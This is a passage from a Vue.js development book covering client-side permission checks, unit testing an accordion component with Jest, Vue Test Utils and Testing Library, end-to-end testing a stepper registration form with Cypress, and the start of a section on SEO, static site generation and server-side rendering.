**Forbidden! Update user permissions above!**

Figure 12.3: Companion app - no access

Figure 12.4: Companion app - moderator access

After completing this example you can modify the *roles* array in the *composables/useUser.js* file and even set it to an empty array. In the companion app you can use role toggles for that.

Let me note again that these permission checks are purely for UX purposes, not for security. An attacker still could easily manipulate code on the client side to bypass these permission checks and set their own roles on the user object. Therefore, always make sure that user permissions are also checked on the server-side, as otherwise, an attacker could gain unauthorised access to someone else's data, and even modify it.

## 12.6   Summary

Anything that happens on the client side should never be trusted. Nevertheless, there are still things we can do on the client side to protect our apps from a variety of attacks. If you are relying on JWT tokens, then make sure you have considered all security measures. We have also covered how to restrict access to certain pages and content by using a *Permission* component and *checkPermission* method. Remember though that these are just for pure UX, and necessary permission checks should always be performed on the server side.

# Chapter 13

# Testing Vue applications

There are multiple reasons why writing tests is important, especially for large applications. First of all, automation saves time. If there are no tests, an application would need to be tested manually after any change to the codebase. There are obvious drawbacks to it, though. First of all, manual tests are very time consuming. If you update a snippet of code, that affects multiple pages on your website, you would need to test all of them to ensure that everything still works as it should. Second, manual testing is prone to human error. A tester could forget to check or test a specific feature or page, and then an application would be shipped with errors that could affect users' ability to use the app. That's why automated tests are great, as you can run them as many times as you need. Nevertheless, there are other problems that have to be handled when it comes to automated tests. In this chapter, I want to share with you a few tips on how to approach unit and end to end testing. Note that this is not a deep dive into testing, as this topic is so vast that it could have its own dedicated book.

Developers who did not have a lot of experience with writing tests might wonder: "What tools should be used to write tests?" and "What to test exactly?" There are a few different types of tests that we can write, such as unit, integration, end-to-end, etc. There are also a lot of different testing tools, but the ones I can recommend for writing tests for Vue applications are:

- Jest - testing framework

- Vue Test Utils - official testing library for Vue

- Cypress - end to end testing framework

- Testing Library - a suite of testing utilities that encourage good testing practices

We are going to cover how to write unit tests with Jest, Vue Test Utils, and Testing Library, and then how to write end to end tests with Cypress.

# 13.1 Unit testing Vue components

To get started with this example, make sure you install Jest and Vue 3 compatible versions of Vue Test Utils and Vue Testing Library. If you have used Vue CLI to scaffold your project, but you did not select an option to add unit tests, you can do it by running `vue add unit-jest`. After that, the `@vue/cli-plugin-unit-jest` will install necessary libraries, create *jest.config.js* file and *tests* directory in the root folder, and add a script to run the tests. The *tests* folder has another folder inside, called *unit*, with an *example.spec.js* file. By default, only `.spec` files that are inside of *tests/unit* folder are matched for testing. While it would not be so bad to keep your tests there, if you have a smaller app, it would be much harder to track which components do have tests in larger apps, where you can have hundreds or even thousands of components. Therefore, as we have already established before, it's best to keep things as close to where they belong as possible. To do that, we need to modify *jest.config.js* file to update *testMatch* regex and specify the root directory for the tests. We want to default to *src*, as Cypress tests will be kept outside of it. The reason for it is that tests with Cypress will not necessarily be associated with a specific component, but rather they will test different user journeys.

In the **jest.config.js** file add "*rootDir*" property with "*./src*" value, and "*testMatch*" property with *['**/__tests__/**/*.[jt]s?(x)', '**/?(*.)+(spec).[jt]s?(x)']*

value.

This *testMatch* regex will match:

- files that have *.spec.* in the name and end with *ts, tsx, js* or *jsx*

- files that are inside of a *__tests__* directory and end with *ts, tsx, js,* or *jsx*

To demonstrate how you can approach unit testing Vue components, we are going to create a simple accordion component, as shown in figure 13.1.



Figure 13.1: Simple accordion component

This component will accept one prop called *items*, that needs to be an array of objects. Each object should have *heading* and *content* properties. The heading will be displayed for each accordion item header. The accordion item content will be hidden by default, but it will be shown when the header is clicked. Clicking on an accordion item header will initialise the *onAccordionClick* method, which then calls the *open* or *close* method depending on the current state of the accordion item.

**components/common/accordion/Accordion.vue**

```
<template>
  <div data-testid="accordion">
    <div
      v-for="(item, index) of items"
      :key="index"
      class="border"
      :class="[index < items.length - 1 && 'border-b-0']"
      data-testid="accordion-item"
    >
      <button
        class="px-4 py-3 block w-full cursor-pointer bg-gray-100
               hover:bg-gray-200"
        @click.prevent="onAccordionItemHeaderClick(index)"
        data-testid="accordion-item-header"
      >
        {{ item.heading }}
      </button>
      <div
        v-show="openIndexes[index]"
        class="px-4 py-3 border-t"
        data-testid="accordion-item-content"
      >
        {{ item.content }}
      </div>
    </div>
  </div>
</template>

<script>
export default {
  props: {
    items: {
      type: Array,
      required: true,
    },
  },
  data() {
    return {
      openIndexes: {},
    }
  },
  methods: {
    onAccordionClick(index) {
      if (this.openIndexes[index]) {
        this.close(index)
      } else {
        this.open(index)
      }
    },
    open(index) {
      this.openIndexes[index] = true
```

```
    },
    close(index) {
      this.openIndexes[index] = false
    },
  },
}
</script>
```

Next, let's write a few tests that will check if:

- a correct number of items is rendered, based on the data provided to the *items* prop

- each accordion item has its content hidden by default

- the *onAccordionClick* method is called when an accordion header is clicked

- the *open* method is called when accordion content is supposed to be shown

- the *close* method is called when accordion content is supposed to be shown

- content is toggled on header click

- accordion items have the correct text

**components/common/accordion/accordion.spec.js**

```
import { mount } from '@vue/test-utils'
import Accordion from './Accordion.vue'

const accordionData = [
  {
    heading: 'One',
    content: 'Content one',
  },
  {
    heading: 'Two',
```

```
      content: 'Content Two',
    },
    {
      heading: 'Three',
      content: 'Content Three',
    },
]

const mountAccordion = (args = {}) =>
  mount(Accordion, {
    props: {
      items: accordionData,
    },
    ...args,
  })

describe('Accordion.vue', () => {
  it('Renders correct number of items', () => {
    const wrapper = mountAccordion()
    expect(wrapper.findAll('[data-testid="accordion-item"]')).toHaveLength(
      accordionData.length
    )
  })

  it('Each accordion item content is hidden at the start', () => {
    const wrapper = mountAccordion()
    wrapper
      .findAll('[data-testid="accordion-item-content"]')
      .forEach(contentItemWrapper => {
        expect(contentItemWrapper.isVisible()).toBe(false)
      })
  })

  it('onAccordionClick method is called on accordion header click', async () => {
    const wrapper = mountAccordion()
    const onAccordionClickSpy = spyOn(wrapper.vm, 'onAccordionClick')
    const header = wrapper.get('[data-testid="accordion-item-header"]')
    await header.trigger('click')
    expect(onAccordionClickSpy).toHaveBeenCalled()
  })

  it('Open method is called', async () => {
    const wrapper = mountAccordion()
    const openSpy = spyOn(wrapper.vm, 'open')
    const header = wrapper.get('[data-testid="accordion-item-header"]')
    await header.trigger('click')
    expect(openSpy).toHaveBeenCalled()
  })

  it('Close method is called', async () => {
    const wrapper = mountAccordion({
```

Page 286

```
      data() {
        return {
          openIndexes: {
            0: true,
            1: false,
            2: false,
          },
        }
      },
    })
    const closeSpy = spyOn(wrapper.vm, 'close')
    const header = wrapper.get('[data-testid="accordion-item-header"]')
    await header.trigger('click')
    expect(closeSpy).toHaveBeenCalled()
  })

  it('Accordion item content is toggled on header click', async () => {
    const wrapper = mountAccordion()
    const header = wrapper.get('[data-testid="accordion-item-header"]')
    const content = wrapper.get('[data-testid="accordion-item-content"]')
    await header.trigger('click')
    expect(content.isVisible()).toBe(true)
    await header.trigger('click')
    expect(content.isVisible()).toBe(false)
  })

  it('Accordion items have correct text', async () => {
    const wrapper = mountAccordion()
    // Get all accordion headers
    const headers = wrapper.findAll('[data-testid="accordion-item-header"]')
    // Get all accordion contents
    const contents = wrapper.findAll('[data-testid="accordion-item-content"]')

    // Match Text content
    accordionData.forEach((data, index) => {
      const headerText = headers[index].text()
      const contentText = contents[index].text()
      expect(headerText).toMatch(data.heading)
      expect(contentText).toMatch(data.content)
    })
  })
})
```

I have created a helper function called *mountAccordion* to reduce the repetitiveness and make the code a bit cleaner. You might wonder why do we even mount the *Accordion* component for every single test, as it is a bit verbose. We could technically move it outside and mount it just once, but there is a fundamental reason why it's not a good idea to do it. If we mount the component

only once, then all tests share that one instance and can affect it by modifying its state or methods. Therefore, by mounting a fresh instance for each test, we ensure that each test always deals with a component in isolation. What's more, I did not use *nextTick* anywhere, because this example uses the latest version of Vue Test Utils that is compatible with Vue 3. In this version, the *trigger* method also returns *nextTick* promise, so we can just await it immediately. If you are writing tests for Vue 2, make sure you do await for the nextTick after triggering an event.

All of the tests written above in *accordion.spec.js* should now pass. However, there is a problem with this test suite. Some of the tests are testing implementation details, specifically the ones that are checking if *onAccordionClick*, *open*, and *close* method were called. The problem with testing implementation details is that if the external behaviour of a component does not change, but the internal does, the tests for the component will fail. Let me show you what I mean by that. Let's say that after some time we came back to the *Accordion* component and decide to refactor it.

**components/common/accordion/Accordion.vue**

```
export default {
  // ... other properties
  methods: {
    onAccordionClick(index) {
      this.openIndexes[index] = !this.openIndexes[index]
    }
  }
}
```

We removed *open* and *close* methods, as we can handle opening and closing an accordion item with just one line of code. Now, if you run the test suite again, after refactoring the *Accordion* component, you will see that two of the tests failed. The tests fail because there are no *open* and *close* methods anymore, so the tests can't check if they were called. Let's also rename the *onAccordionClick*, as it is a bit misleading, and change its name to *onAccordionItemHeaderClick*, that is more explicit about what element exactly is clicked. Rerun the tests, and voila, now three tests fail, even though the accordion still works

fine. What is the point of having tests like this then? In most cases, there is no point, and that's why I strongly recommend avoiding writing tests like this, most of the time. I'm saying "most of the time" because there might be cases, in which testing implementation details are required, but most often this is not the case.

Instead of testing implementation details, we should write tests in a way, that if component's internals change, but the input (props) and output (DOM) doesn't, the tests should still succeed. You can remove the three tests that failed. Truth be told, one of the tests already covers what these three failed tests were checking, namely the "Accordion item content is toggled on header click" test:

```
it('Accordion item content is toggled on header click', async () => {
  const wrapper = mountAccordion()
  const header = wrapper.get('[data-testid="accordion-item-header"]')
  const content = wrapper.get('[data-testid="accordion-item-content"]')
  await header.trigger('click')
  expect(content.isVisible()).toBe(true)
  await header.trigger('click')
  expect(content.isVisible()).toBe(false)
})
```

To users who are using your application, it doesn't matter what kind of methods are called, or what values components have. Therefore, why should it matter to the tests? The test above doesn't check if the internal methods of the *Accordion* component are called. Instead, the component is treated as a black box, and the test doesn't care what the component does internally. It only cares about what it outputs, per inputs provided. In this scenario, if we provide an array of items with three objects that have a heading and content text, we expect that the accordion would render three items with the correct content, and that toggle functionality works correctly for each of the items. When writing tests, it's good to make them follow end user's behaviour as closely as possible. What would a user do when dealing with an accordion? Read the accordion item header, and then click on it to see the content. That's exactly what the test above is doing. It triggers a click event on the header and then checks if the content is visible. On the next click, it checks if the content is hidden. That's how we avoid testing implementation details by writing tests that imitate the user's actions.

Note, that this test is a bit simplified, as it only tests the first accordion item header and content. Normally, you should test more than just one item, or you could even loop through all accordion items to check the functionality. To be honest, we also don't need the first test that checks if the correct number of items is rendered. This is because the last test "Accordion items have correct text" already does that while checking if all accordion items have the correct text.

## 13.1.1   Testing Library

So far, we have used Jest in combination with Vue Test Utils. However, there is another library I can definitely recommend for writing tests. Testing Library, as mentioned before, is a suite of testing utilities that encourage good testing practices. It offers libraries for many different frameworks, and Vue is one of them. Testing Library encourages dealing with DOM nodes, rather than component instances, and writing tests in a manner, that would imitate user's behaviour.

Besides adding Vue Testing Library, it's also a good idea to include @testing-library/jest-dom in your project. This library provides a set of custom jest matchers that are supposed to help make tests more declarative, clear, and easier to maintain. You can install both by running one of the commands below:

```
npm install --save-dev @testing-library/vue @testing-library/jest-dom
```

or

```
yarn add --dev @testing-library/vue @testing-library/jest-dom
```

After installation, the custom matchers from the `@testing-library/jest-dom` can be included by importing the library in your test files: `import '@testing-library/jest-dom'`. Nevertheless, it would be a bit tedious to import this in every single test file, especially if you have hundreds of tests. Fortunately,

we can configure a jest setup file that will be loaded for all tests beforehand. At the root of your project, create a file called *jest.setup.js*, with this content:

**jest.setup.js**

```
import '@testing-library/jest-dom'
```

We also need to update the jest config file so Jest can use the setup file. This can be done by specifying *setupFilesAfterEnv* array.

**jest.config.js**

```javascript
module.exports = { // ... other config properties
setupFilesAfterEnv: ['../jest.setup.js'], }
```

That's it for configuration. Now, let's write two new tests with the Testing Library. The first test will check if accordion headers and content text match, and if the content is hidden. The second will test if the content is toggled correctly on the accordion header click.

**components/common/accordion/accordion.spec.js**

```
import { mount } from '@vue/test-utils'
import Accordion from './Accordion.vue'
// New import
import { render, fireEvent } from '@testing-library/vue'

// ...Other tests and data...

/**
 * Vue Testing Library
 */
const renderAccordion = (args = {}) =>
  render(Accordion, {
    props: {
      items: accordionData,
    },
    ...args,
  })

describe('Accordion.vue using Testing Library', () => {
  it('Accordion headers and content match and content is hidden', async () => {
    const { getByText } = renderAccordion()
```

Page 291

```
    accordionData.forEach(data => {
      // Assert header text exists in DOM
      getByText(data.heading)
      // Assert content text exists in DOM
      const content = getByText(data.content)
      // Confirm it's not visible
      expect(content).not.toBeVisible()
    })
  })

  it('Accordion item content is toggled on header click', async () => {
    const { getByText } = renderAccordion()
    // Get reference to DOM elements
    const header = getByText(accordionData[0].heading)
    const content = getByText(accordionData[0].content)
    // Open accordion item
    await fireEvent.click(header)
    expect(content).toBeVisible()
    // Close accordion item
    await fireEvent.click(header)
    expect(content).not.toBeVisible()
  })
})
```

Again, we have a helper function that renders a component - *renderAccordion*.
Vue Testing Library is built on top of Vue Test Utils and abstracts some of its
functionality and methods. For more details, you should definitely go through
the documentation. Vue Test Utils uses the *mount* method to render a compo-
nent, whilst Vue Testing Library exposes the *render* method. There is also a
substantial difference between how we access DOM elements. Initially, we did
it by grabbing an element via *data-testid* attribute, but Testing Library recom-
mends accessing elements via their role or text. That's what we did by using
**getByText** method. What's more, if this method can't find an element with the
text specified, it will throw an error, and thus the test will fail. If you don't want
an error to be thrown, because you just want to confirm an element doesn't exist,
you could use one of **queryBy...** methods. You can find the full cheatsheet
with methods here. There are quite a few different queries offered by Testing
Library, so if you're unsure which one to use, check this guide. You can also try
using the testing playground, as it can show query suggestions based on HTML
markup, or use the Testing Playground extension.

Page 292

Vue Testing Library also exposes methods to find elements by `data-testid`, but they should only be used if you can't get an element by its role or text, or if it does not make sense to use these, for instance, if the text is dynamic. Overall, it's better to use a dataset attribute, than classes for testing, as when we think of classes, we think about applying styles to elements, not tests.

The way an event is triggered is also a bit different. Previously, a *trigger* method would be used on a wrapper provided by Vue Test Utils. When using Testing Library, a DOM element should be passed to one of the methods on the *fireEvent* object like this: `await fireEvent.click(header)`. Next, the `toBeVisible()` method, that was added by `@testing-library/jest-dom` is used to determine if an accordion item content is hidden. Without it, we would need to directly check if the *content* element has a `display: none` style. With `toBeVisible()` method, the code is cleaner and more declarative.

---

At the time of writing, Vue Testing Library does not have an official release for a Vue 3 compatible version. However, support for Vue 3 is available in the vue@next branch that can be installed by running

`npm install --save-dev @testing-library/vue@next`

or

`yarn add -D @testing-library/vue@next`

You can track the progress in this GitHub repository

---

## 13.2 End-to-end testing with Cypress

Cypress is an excellent tool for writing end to end tests. It was explicitly created with modern web applications in mind, so it is great at handling dynamic apps which perform a lot of API requests. If you did not add Cypress

while scaffolding a project with Vue CLI, you could do it by running **vue add e2e-cypress**. This command will initialise @vue/cli-plugin-e2e-cypress, install appropriate libraries, create *cypress.json* config file and *tests/e2e* directory with Cypress related files. You will be able to run tests by running **npm run test:e2e** or **yarn test:e2e**. Be aware that if you're on Linux you will need to install additional dependencies on your system. You can read more about it in installation docs. If you have never used Cypress before I strongly recommend that you go through Cypress's getting started guide.

The Testing Library that we have used before with Vue Test Utils also offers utilities for Cypress. You can install it by running one of the commands below.

```
npm install --save-dev @testing-library/cypress
```

or

```
yarn add -D @testing-library/cypress
```

To finish it off, you just need to add one import in the *commands.js* file, and you should be able to use utilities from the Testing Library package.

**tests/e2e/support/commands.js**

```
import '@testing-library/cypress/add-commands'
```

That's configuration done. Now we need something to test. For demonstration purposes, we are going to create a user registration form with six input fields: name, surname, address, city, email, and password. To make things a bit more fancy, we are also going to use a stepper component to show only 2 fields at a time (See figures 13.2, 13.3, and 13.4). To test user's registration journey, we will use Cypress and Testing Library.

Figure 13.2: Companion App: User registration form stepper (Step 1)



Figure 13.3: Companion App: User registration form stepper (Step 2)

Figure 13.4: Companion App: User registration form stepper (Step 3)

Below you can find a very simple, renderless Stepper component. It utilises a default slot and passes current step, as well as "*goToNextStep*" and "*goToPreviousStep*" methods.

**components/common/stepper/Stepper.vue**

```
<script>
export default {
  props: {
    initialStep: {
      type: Number,
      default: 1,
    },
  },
  data() {
    return {
      step: this.initialStep,
    }
  },
  methods: {
    goToNextStep() {
      this.step++
    },
    goToPrevStep() {
      this.step--
    },
  },
  render() {
```

```
    const { step, goToNextStep, goToPrevStep } = this
    // $scopedSlots in Vue 2
    return this.$slots.default({
      step,
      goToNextStep,
      goToPrevStep,
    })
  },
}
</script>
```

Now we need to create the form and utilise the *Stepper* component. If you are following this example from scratch, you can add code in the *Home.vue* component. Otherwise, the example is also available in the Companion App.

**views/Home.vue**

```
<template>
  <div class="container mx-auto py--8">
    <div v-if="submitted">
      Welcome new user!
    </div>
    <Stepper v-else>
      <template #default="{ step, goToNextStep, goToPrevStep }">
        <form class="w-1/2 mx-auto">
          <h2 class="mb-4 font-semibold">Register form</h2>
          <div class="mb-4">
            <!-- First step -->
            <template v-if="step === 1">
              <!-- Name -->
              <div :class="$style.formBlock">
                <label for="name">
                  Name
                </label>
                <input
                  :class="$style.inputField"
                  v-model="form.name"
                  id="name"
                />
              </div>
              <!-- Surname -->
              <div :class="$style.formBlock">
                <label for="surname">
                  Surname
                </label>
                <input
                  :class="$style.inputField"
```

```
            v-model="form.surname"
            id="surname"
          />
        </div>
      </template>
      <!-- Second step -->
      <template v-if="step === 2">
        <!-- Address -->
        <div :class="$style.formBlock">
          <label for="address">
            Address
          </label>
          <input
            :class="$style.inputField"
            v-model="form.address"
            id="address"
          />
        </div>

        <!-- City -->
        <div :class="$style.formBlock">
          <label for="city">
            City
          </label>
          <input
            :class="$style.inputField"
            v-model="form.city"
            id="city"
          />
        </div>
      </template>

      <!-- Step 3 -->
      <template v-if="step === 3">
        <!-- Email -->
        <div :class="$style.formBlock">
          <label for="email">
            Email
          </label>
          <input
            :class="$style.inputField"
            v-model="form.email"
            id="email"
          />
        </div>
        <!-- Password -->
        <div :class="$style.formBlock">
          <label for="password">
            Password
          </label>
          <input
```

```
              :class="$style.inputField"
              v-model="form.password"
              id="password"
            />
          </div>
        </template>
      </div>
              <!-- Stepper actions -->
      <div class="flex justify-between">
        <div>
          <button
            v-if="step > 1"
            variant="link"
            @click.prevent="goToPrevStep"
          >
            Previous
          </button>
        </div>
        <div>
          <button
            v-if="step < 3"
            variant="link"
            @click.prevent="goToNextStep"
          >
            Next
          </button>

          <!-- Submit form btn -->
          <button v-if="step === 3" @click.prevent="onSubmit">
            Submit
          </button>
        </div>
      </div>
    </form>
  </template>
  </Stepper>
  </div>
</template>

<script>
import Stepper from "@/components/common/stepper/Stepper.vue";

export default {
  components: {
    Stepper,
  },
  data() {
    return {
      form: {
        name: "",
        surname: "",
```

```
      address: "",
      city: "",
      email: "",
      password: "",
    },
    submitted: false,
  };
},
methods: {
  onSubmit() {
    // Fake post request that will be intercepted by Cypress
    fetch("/post-user", {
      method: "post",
      body: JSON.stringify(this.form),
    });
    this.submitted = true;
  },
},
};
</script>
<style module>
.formBlock {
  @apply flex justify-between items-center mb-4;
}

.inputField {
  @apply border;
}
</style>
```

The view above has a form with six input fields and utilises the *Stepper* component to display inputs accordingly, based on the current step. There are also next, previous, and submit form buttons. The **v-model** directive is used for two-way data binding between inputs and *form* state. We also have the *onSubmit* method, which makes a post request that will be intercepted by Cypress, and then it sets *submitted* to true to display a welcome message. Basically, we imitate the user registration process.

Now that we have the registration form with a stepper working, it's time to write some tests. First, let's create some data we can use to fill in the registration form. Data as such can be stored in the *fixtures* folder.

**tests/e2e/fixtures/userRegistrationData.json**

```
{
  "name": "John",
  "surname": "Smith",
  "address": "15 Oakland Street",
  "city": "London",
  "email": "johnsmith@gmail.com",
  "password": "qwerty"
}
```

Next, let's write some tests. Cypress tests should be created in the *specs* directory. You can create a *registerForm.js* file and enter the code below.

**tests/e2e/specs/user/registerForm.js**

```
// Helper to go to the next step
const goNext = () => cy.findByText('Next').click()

describe('User Registration', () => {
  beforeEach(() => {
    // Load fixture for each test
    cy.fixture('userRegistrationData.json').as('userData')
  })

  it('Visits the page', () => {
    // Update to match your url
    cy.visit('http://localhost:8080/register')
    cy.findByText('Register form').should('exist')
  })

  it('Fill in the form', () => {
    // Get user data fixture and fill in the form
    cy.get('@userData').then(user => {
      cy.findByLabelText('Name').type(user.name)
      cy.findByLabelText('Surname').type(user.surname)
      goNext()
      cy.findByLabelText('Address').type(user.address)
      cy.findByLabelText('City').type(user.city)
      goNext()
      cy.findByLabelText('Email').type(user.email)
      cy.findByLabelText('Password').type(user.password)
    })
  })

  it('Submit the form', () => {
    // Intercep post-user request so we can check the body
    cy.intercept('POST', '/post-user').as('postUser')
    // Submit the form
```

Page 301

```
    cy.findByText('Submit').click()
    // Wait for the post request and get the request object
    cy.wait('@postUser').then(({ request }) => {
      // Get user
      cy.get('@userData').then(user => {
        // Check if request body matches with user fixture
        expect(JSON.parse(request.body)).to.eql(user)
      })
    })
    // Welcome message should be displayed
    cy.findByText('Welcome new user!').should('exist')
  })
})
```

At the top of the file, we have a little helper to initialise the next step. In **be-foreEach**, we load the user registration data, so it is available for every test. Following that, we tell Cypress to visit **'http://localhost:8080/register'** page and check if an element with text *Register form* exists. Getting items by their role or text simulates how a user would interact with an element. To start filling out a form, a user would first read a label to figure out what kind of data is expected, and after that would focus the input textbox, and started typing. We are doing exactly the same thing. First, we get an input field by its label with **cy.findByLabelText()** method, and then type a value in it. The **goNext()** helper method is used to reduce repetitiveness. In this example, we could even do without it, as it's repeated only twice, but for scenarios where you would repeat the same piece of code multiple times, you might want to create helper methods.

When the form is ready to be submitted, we setup an intercept for the POST request to *post-user* URL. This intercept is used after triggering form submit to get the form payload to compare it against the user registration data fixture. Finally, we check if the welcome message after form submission is shown. As you can see, we did not test the functionality of the *Stepper* component here. The reason for it, is that it is a reusable component and should have its own unit test already. In this case, it would be a waste of time to write another test for it, and also, it would increase the maintenance burden. If the *Stepper* component would be modified, we not only would have to update unit tests for it, but also all end to end tests, which tested its functionality. We only focus on the user's

journey through the registration process. Is information that user entered into fields present when the API request is made? If for example, we forgot to put a `v-model` on one of the inputs, this error would be caught, because the data that we entered into the input, would not match with the request payload.

Now you can run the tests with `npm run test:e2e` or `yarn test:e2e`. This will open Cypress dashboard where you can choose which tests to run. Pick *user/registerForm* and observe how Cypress runs the tests in real-time. If you would like to, you can expand this example and also add form validation to prevent users from going to the next step, if all fields are not filled in.

## 13.3   Testing tips to remember

- If a component relies on fetching data from an API, or determines if some HTML markup should be rendered conditionally in the mounted hook, make sure you correctly await for it in your tests. You might need to await for the *nextTick* to ensure that Vue flushed all the updates and patched the DOM. In the first version of Vue Test Utils, you need to await *nextTick* explicitly, the second one might already do it for you, so check the docs.

- Be careful with shallow mounting. If you use shallow mounting, but try to grab an element in a nested component, then it won't work, as it is not there.

- When writing tests, focus on interacting with the DOM output, rather than Vue components. This way it, will be easier to avoid testing implementation details.

- What kind of tests you write will depend on what kind of software you're working on. Sometimes you might need to test implementation details, but avoid it when you can.

- 100% coverage should not always be a must. If you try to focus on 100% coverage, then you are likely to start testing implementation details just

to satisfy the coverage percentage. You should weigh trade-offs and determine if it is worth trying to reach 100% coverage, as it could make your tests less clean and harder to maintain.

- There are two main categories of consumers of your application code. You, the developer, and your end user, who is supposed to use it. Don't make tests the third consumer type of the app. Write the tests in a way that would imitate the user's behaviour.

- If you need to grab an element in a test by a dataset attribute, be consistent and use data-testid for all tests.

- Don't test third-party libraries. This is not your code, so you should not test it. A third-party library should have its own test suite.

- You can mock API requests for unit tests, as reusable components should be tested in isolation.

- Try not to mock API requests in End To End tests to fully test the site like a normal user would use it, unless you have a specific reason to do it.

## 13.4   Summary

Tests are a must for large-scale applications, as without them any refactoring, especially major one, could result in many hard-to-find bugs. At the start, it might be a bit hard to figure out what tools to use and how to write tests. The tools and tips we've covered should help you write cleaner and more maintainable tests, that do not check implementation details and are less prone to failing if there are changes to underlying components. Jest and Cypress are two of the most popular testing tools, and are great for unit and end to end testing respectively, and are even better when combined with the Testing Library,

# Chapter 14

# Useful patterns, tips and tricks

## 14.1    Single Page Apps and SEO

Before you decide to use pure Vue for your project, you might want to consider if your app will rely on search engine optimisation (SEO). Whilst Google claims that their crawling bot can correctly crawl single page applications, it might not be the case for other search engines and crawlers. For example, social media sites like Facebook or Twitter can show information about your website when someone shares a link to it. However, if your site is a single page application (SPA), then a crawler might not wait long enough for a page to be rendered. Consequently, the shared content preview will be empty, as initially, what a crawler receives, is an empty HTML page. This problem could also arise if your site is way too big. For instance, Facebook's crawler has a limit condition of 1 MB. When the crawler is visiting your site, if it can't find all Open Graph meta properties within the first 1 MB of the website content, then the preview content would be cut off. There also would be no content if the site takes too long to load. The problem of the site being too big and loading too slowly can be handled by the performance optimisation tips covered in chapter 10. If you

don't rely that much on SEO, but still would like to be able to set the correct page title, description, and meta information, you might consider using vue-meta library.

Now, let's have a look at how we can improve SEO of our applications.

### 14.1.1 Static Site Generation (SSG) and Server Side Rendering (SSR)

A lot of websites build with Vue are Single Page Applications (SPAs). If your app is a SPA, users who visit your website would usually receive a blank HTML file with no content. The content is generated on the client-side and replaced dynamically when a user navigates between pages. In most Vue applications, browser navigation is hijacked and managed by a router library, such as Vue Router. Unfortunately, Single Page Applications are not SEO friendly. Not every crawler can handle them correctly. Therefore, to make a Vue app SEO friendly, a page sent from the server to the client should not be blank but already filled with content. Static site generation and server-side rendering are possible solutions for that. Now you might ask, what is the difference between these two?

The difference is as follows. If you use Vue-CLI, you have a build step that will bundle and optimise your project files. However, with SSG the build step would also generate HTML files for each page in your project, so that when the user tries to visit your website, one of the files generated in advance, would be served. A great thing about SSG is the fact that generated files can be served directly from a CDN network and reach users much faster, without the need to hit your servers directly. Nonetheless, SSG is not a silver bullet, and might not be the best solution for all websites. A good example might be a recipe website. Users can create and publish their own recipes, that are then available to the public. For SEO purposes, we want to ensure that when a user or a crawler visits a recipe page, the HTML file sent, will already contain the content. Theoretically, we could use SSG for that. However, the problem is that if we have a few million recipes, then we have to generate a few million files for each page.

What's more, if we want to change something on the recipe page, we need to re-generate all of the recipe pages. This would mean that we have to retrieve data for all the recipes from the database, possibly millions of records, and then loop through them to generate HTML files for each one. It could get expensive very quickly, depending on what platform you're using, and would take a significant amount of time. This obviously is not a scalable solution, but that's where we can use server-side rendering.

